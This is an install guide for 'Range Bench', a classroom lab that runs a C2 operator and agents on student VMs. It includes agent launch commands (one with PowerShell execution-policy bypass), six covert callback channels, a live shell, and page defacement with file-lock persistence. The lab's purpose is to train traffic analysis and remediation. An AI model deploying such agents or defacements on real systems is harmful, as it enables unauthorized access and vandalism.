

ISOLATED LAB ONLY

Install Range Bench

Two machines. The laptop runs the page. Ocelot runs the operator. Guests do not need Node.

1. Clone the repository and run the setup script. It installs Node if you need it, then starts the page.
2. In the browser, set today's ocelot address, generate a token, and download the kit.
3. On ocelot, extract the zip, run setup once, and type range.

1. Clone the repository


On the laptop:

A terminal window with a dark background and light green text. The title bar shows three dots and the word 'laptop'. The terminal content shows a user prompt '\$' followed by the command 'git clone https://github.com/jhenrysec/simpleton.git', the output 'Cloning into 'simpleton'...', and another user prompt '\$' followed by the command 'cd simpleton'.

```
$ git clone https://github.com/jhenrysec/simpleton.git
Cloning into 'simpleton'...
$ cd simpleton
```

2. Run the setup script

`sh scripts/install.sh` checks Node. If Node is missing or older than 22, it downloads Node.js v22.23.3 into your home directory. It does not use apt. It then installs the page and runs `npm run dev`.

A terminal window titled 'laptop' with a dark background. It shows the execution of the script 'sh scripts/install.sh'. The output indicates that Node v22.23.3 and npm 10.9.9 are being used, packages are added, and the Range Bench is starting at http://localhost:8080. It instructs the user to leave the window open and open the address in a browser. The local address is listed as http://localhost:8080/.

```
laptop
$ sh scripts/install.sh
Using Node v22.23.3 and npm 10.9.9

added packages

Starting Range Bench at http://localhost:8080
Leave this window open. Open that address in a browser.

Local:  http://localhost:8080/
```

Leave this window open. The page stops when you close it.

3. Open the page

In a browser, open `http://localhost:8080`. No account is required.

ISOLATED LAB ONLY

Range Bench

One operator on the attacker VM, one agent on each student guest. Six readable callback channels, the same live shell, and a deface that also locks the page.

Download kit

Lab settings

Ocelot public address

10.50.160.9

Hosts call this address. It changes. Put today's value in before you download the kit.

Lab token Generate

at least 8 characters

Linux agent id web-nginx Windows agent id win-82

Timing

Continuous — stays up for the class

Continuous is the attacker for the whole exercise. TCP, WebSocket, and MQTT stay connected, so there is no poll clock. HTTP, DNS, and ICMP have to ask, about once a second, or a command cannot land. Off stops that beacon. Those three look again in about half an hour, which is how **profile continuous** gets through without a login.

Ports

Attacker

Copy

Ubuntu operator, sudo is required for ports under 1024 and for ICMP.

```
sudo python3 range.py operator --token 'your-lab-token' --bind 0.0.0.0 --tcp-port 443 --http-port 80 --dns-port 53 --mqtt-port 1883 --ws-port 8070 --zone lab --attacker '10.50.160.9'
```

Linux guest

Copy

Debian 9 or 12. sudo so the immutable flag can be set. Python 3.5 or newer, no packages.

```
sudo python3 range.py agent --c2 10.50.160.9 --channel ws --token 'your-lab-token' --id web-nginx --profile continuous --tcp-port 443 --http-port 80 --dns-port 53 --mqtt-port 1883 --ws-port 8070 --zone lab
```

Windows 10 guest

Copy

Stock PowerShell 5.1. Elevate the prompt if you want the ACL lock. The switch is -Timing, not -Profile.

```
powershell -NoProfile -ExecutionPolicy Bypass -File .\range-agent.ps1 -C2 10.50.160.9 -Channel ws -Token 'your-lab-token' -Id win-82 -Timing continuous -TcpPort 443 -HttpPort 80 -WsPort 8070
```

Put today's ocelot address in **Ocelot public address**. Click **Generate** so the lab token is at least 8 characters. Leave timing on **Continuous**.

4. Add the page and image, then download the kit

Under **Deface and lock**, choose `index.html` and the image. The page can be up to 2MB. The image can be up to 8MB. Then click **Download kit**.

Channel the class will see

TCP HTTP DNS MQTT **WebSocket** ICMP

WebSocket

One HTTP upgrade to /notifications, then quiet text frames. Students who only look at HTTP objects see a single request.

WIRESHARK

```
websocket
```

SHAPE, NOT A CAPTURE

```
GET /notifications HTTP/1.1
Upgrade: websocket
```

Deface and lock

After **sessions** shows the guest, select it and run the play. The page heading becomes whatever your file says, or Defaced if you did not upload one. Linux then sets the immutable attribute. Windows sets read-only and a write deny. Say the brief out loud. Do not paste the fix into the guest.

index.html Image next to the page

Choose File No file chosen Choose File No file chosen

What you say

Safe to project. [Copy](#)

```
A site you control has changed. Capture the traffic,
find the callback, and put the page back. If the
editor will not save, that problem is on the host.
```

What you type

What "done" looks like for them

1. The page and its mtime changed, and it was not an SSH session.
2. The callback is one of the six patterns, with the command in hex or base64 inside a field that is the wrong size.
3. The file itself is locked. Removing the callback process does not unlock it.
4. The agent is still running, named range.py or range-agent.ps1. Stopping it is a separate step from restoring the page.

[► Instructor key — remediation](#)

The button does nothing until the token is long enough. If you change the address or the token after downloading, download the kit again.

5. Install the kit on ocelot


Copy `range-lab.zip` to ocelot. Extract it in your home directory and run setup once. Do not use `sudo`.

```
● ● ● ocelot

$ unzip range-lab.zip -d ~
inflating: /home/ocelot/range-lab/setup
inflating: /home/ocelot/range-lab/range
$ cd ~/range-lab
$ sh setup
Range is installed.
Open a new terminal, or run:  export PATH="$HOME/.local/bin:$PATH"
Then type:  range
```

6. Start the operator

Open a new terminal on ocelot and type `range`. It opens the path to the WAN router, installs your key, starts one agent on each host, and leaves you at `range>`.

A terminal window titled 'ocelot' with a dark background. The prompt '\$' is followed by the command 'range'. The output text is as follows:

```
$ range
Installing keys and starting an agent on each host. The id is the last octet.
Opening the path to the WAN router. Type that password.
---- key lab-wan ----
INSTALLED
starting 5 agent(s). The id is the last octet of the address.
Starting the operator. This window is now the range console.
deface page: deface/index.html
deface image: deface/3ntity-logo.png
range>
```

The first lines should name the deface page and the image. MISSING means that file was not in the zip. Download the kit again with both files chosen.

To leave one host alone: `range plant --skip 172.24.18.82`